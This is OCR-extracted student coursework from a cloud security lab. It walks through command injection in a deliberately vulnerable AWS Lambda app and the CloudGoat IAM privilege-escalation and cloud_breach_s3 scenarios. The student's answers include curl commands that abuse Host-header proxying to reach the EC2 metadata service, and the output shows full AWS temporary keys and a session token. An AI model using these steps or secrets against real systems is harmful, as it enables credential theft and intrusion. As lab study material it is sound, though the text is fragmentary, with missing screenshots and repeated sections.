
- What line of code in this file does the error happen? 25
- What line of code called the function that the error happens in (e.g. the call stack)? 49

- Visit the AWS API Gateway Developer Guide and examine the topics in the "Develop" section of "Working with REST APIs". Find a feature that can be enabled to help this serverless application validate its input. Take a screenshot of it.




5. Command injection


- Use command injection to obtain the working directory the application is run in. Show a screenshot of the result at the end of the page returned.



- Then use command injection to obtain a listing of the directory and show the files that are there.




- Use command injection to dump out the source file that implements this Lambda function.



- Lambda functions have a timeout value of 5 minutes. Use command injection to trigger this timeout and take a screenshot of the error that results from invocations that take too much

time to run.



6. Reverse-engineer the source

- Show the line of code that the command is injected into.

```
const child_process = require('child_process');
```

- Show the packages that this file requires. How is each package used in this code? Aws-sdk interfaces with bucket and databases. Node-uuid: creates keys

```
const AWS = require('aws-sdk');
const uuid = require('node-uuid');
```


- Find the part of the code that writes the converted document into the S3 bucket. How is the name of the bucket obtained by the application code? Bucket it obtained through

environment variables and key associated with those env vars.


```
let key = uuid.v4();
let s3 = new AWS.S3();
await s3.putObject(
    { Bucket: process.env.BUCKET_NAME,
      Key: key, Body: txt, ContentType: 'text/html',
      ACL: 'public-read' }).promise();
```

- What database is being used to store information about requests? What information is stored? How does the application obtain the name of the table that this information is stored in?
    - DynamoDB is being used to store information about requests.
    - Log event is stored.
    - Application obtains the name of the table through environment variables specified by lambda function
- Use command injection to dump the contents of the package manifest file for the application. What version of packages does the source file depend upon? Look up this package and version to determine how old the package is? Find any known vulnerabilities in this package.
    - 10 years old, node-uuid: 1.4.3. Vulnerabilities: does not produce 'reliably secure random values'.
    -
    - How does the application use this package in its operation? What would be the impact of a vulnerability in this package (if any)?
    - It creates a key associated with the bucket lambda function instantiated


7. Information exposure

- Show the variable that stores the bucket name in a screenshot
    - 


- Show the table name that is used to store activity information from the application



- Visit the URL associated with the S3 bucket and take a screenshot of what it reveals




- Find a document that has been converted by another user previously and use its object key to get access to the converted data




8. Expose and leverage credentials

- Take a screenshot of the output.



- Using the profile, show a screenshot of the objects in the S3 bucket that the function is using to store its results.




9. Excess permissions

- Does the application ever need to read from the table specified? Only write.
- What permissions might not be necessary in this policy? Write is only necessary.

10. Data exfiltration


- Take a screenshot of a conversion and IP address from another user.



4.7: CloudGoat


3. iam_privesc_by_rollback steps

- Show the policies attached to the credentials given



- Which version of the policy is set as the default? Version1

- Show the output of the version in which all actions have been allowed (e.g full admin privileges)



5. cloud_breach_s3 steps (1-3)

Step 1:

Start by visiting the site from linux.cs.pdx.edu using curl to hit the web server. (Access to the site is restricted to PSU machines).

- Show the error page returned.

Step 2:

List the versions of the policy that is associated with raynor

aws iam list-policy-versions --profile raynor --policy-arn <PolicyARN>

- Which version of the policy is set as the default?

Step 3:

Step through each version of the policy using the command below.

aws iam get-policy-version --profile raynor

--policy-arn <PolicyARN> --version-id <versionID>

- Show the output of the version in which all actions have been allowed (e.g full admin privileges)

5. cloud_breach_s3 steps (1-3)

Step 1:

Start by visiting the site from `linux.cs.pdx.edu` using `curl` to hit the web server. (Access to the site is restricted to PSU machines).

- Show the error page returned.

```
madler@ada:~$ curl http://3.85.109.145
<h1>This server is configured to proxy requests to the EC2 metadata service. Ple
ase modify your request's 'host' header and try again.</h1>madler@ada:~$
```

-

Step 2:

For the purpose of this exercise, the server has been set up to proxy request, but restricts itself only to requests to the metadata service that houses the instances AWS credentials. In the HTTP request headers, we can inject a "Host:" header to specify that we're interested in requesting the Metadata service. Repeat the curl command and specify the well-known IP address of the Metadata service.

- Show the results.

curl http://*<ec2_instance_IP>* -H 'Host: 169.254.169.254'

We can navigate the Metadata service using the URL being proxied. In the previous output, a directory called latest is shown.

- Show its contents via the following command:

```
madler@ada:~$ curl http://<ec2_instance_IP>/latest -H 'Host: 169.254.169.254'
-bash: ec2_instance_IP: No such file or directory
madler@ada:~$ curl  http://3.85.109.145/latest -H 'Host: 169.254.169.254'
dynamic
meta-data
user-datamadler@ada:~$
```

Step 3:

By navigating the Metadata service, one can access the roles associated with the EC2 instance running the proxy server.

- To do so, show the name of the AWS role the following command exposes:

```
cg-banking-WAF-Role-cgidplavd01ddumadler@ada:~$
```

```
curl http://<ec2_instance_IP>/latest/meta-data/iam/security-credentials/ -H 'Host: 169.254.169.254'
```

- Then, show the credentials associated with the role.

```
cg-banking-WAFcurl http://3.85.109.145/latest/meta-data/iam/security-credentials
/cg-banking-WAF-Role-cgidplavd01ddu -H 'Host: 169.254.169.254'
{
  "Code" : "Success",
  "LastUpdated" : "2022-02-28T21:05:19Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIATAIYWS4K26TGLQTQ",
  "SecretAccessKey" : "xZ7hbX1COd2426fIsbA/E8pqjrdlCr4OIZ7eoFni",
  "Token" : "IQoJb3JpZ2luX2VjEJ7//////////wEaCXVzLWVhc3QtMSJHMEUCIEpPrHOSugu+KgM
iTXU3fObPcfwcXV2TNfoFqn8l7r3pAiEAhAtg7COuOliNZ2+hSZRUcoA8IPamDJV0w/b2n8NPYSsqgwQ
I9v//////////ARADGgwyMDY3NDcxMTMyMzciDOJOHX/3SjpJh9vppCrXA5b/wizUftqiEBdy+l4mqtQ
8wVDhvhic/nRRdhbMtleW62VYRyX2D60ocquaJWSNeR/OuDwaZSNO0LqXSBj0Qk5go3J4PC7HKsKiHzI
qusnXkKzXgotRfFxygsJjZhv+r+P16Vs9sueg8x6F2VD/zzRYSP2GN4FxKEhvZIyuiu6tWp9HQkDizA6
2gJk1961SHzpWxKhH2kRz6sZf0udItRHq3dLRaEY7zBBtTa5bxLAIigsEl1q1OYEg+I9FDrcYs+z5GsI
epMvFrGu3wKXfWiTkiCcEUqw+qf75E+p5NlvoiyAvGBpKd6feu3+BJO6gwWp7QoWKFE+JTwFCHl3Z1+B
g6ENTbfwtoLaktBDFyALwfIwobisishYBiSYZvUGHuTOW+kED2XQ4mQ+WkWAMbPfexb8VitkyTuBO1E8
DAkFx2kHFKthKITriXdDXjoVIw2qGxrMYL0iWgoGrnQUMiA1ril8pD9cmolq7eO72G6mdSJhWS9dgiuz
aMNijWmwGKehLrMpRxGujzxIu+WciILYAAJS2tLkPQVZnwefFCju5kyuVOMMLJLlWXN/vhFzYcAjk9ar
H1E6hmkNMg6IOPCkZi+xS+lwdkLFz37YB3ga9mGFo6tpzSDDF8vSQBjqlAfUT+EKRVEgVBb/qiQuozos
7nwLY56sEbSJxyArNa1LUWTRtGEDeruRok662p7JLOlcW0vKRwspZyk2VEr0x0mg9vlYVrSJl86KqyQE
g27axEB8ctOJg5zgY4DZP7hbbeHZRaAdxxbay+BB0MdRsFRLW76j2Ns0RtYOkaUpn06u1JmDjmK1P9pm
djGeKH9xnMWNrp+WHYVQdILT0H8umNYeWeT2miw==",
  "Expiration" : "2022-03-01T03:06:58Z"
}madler@ada:~$
```

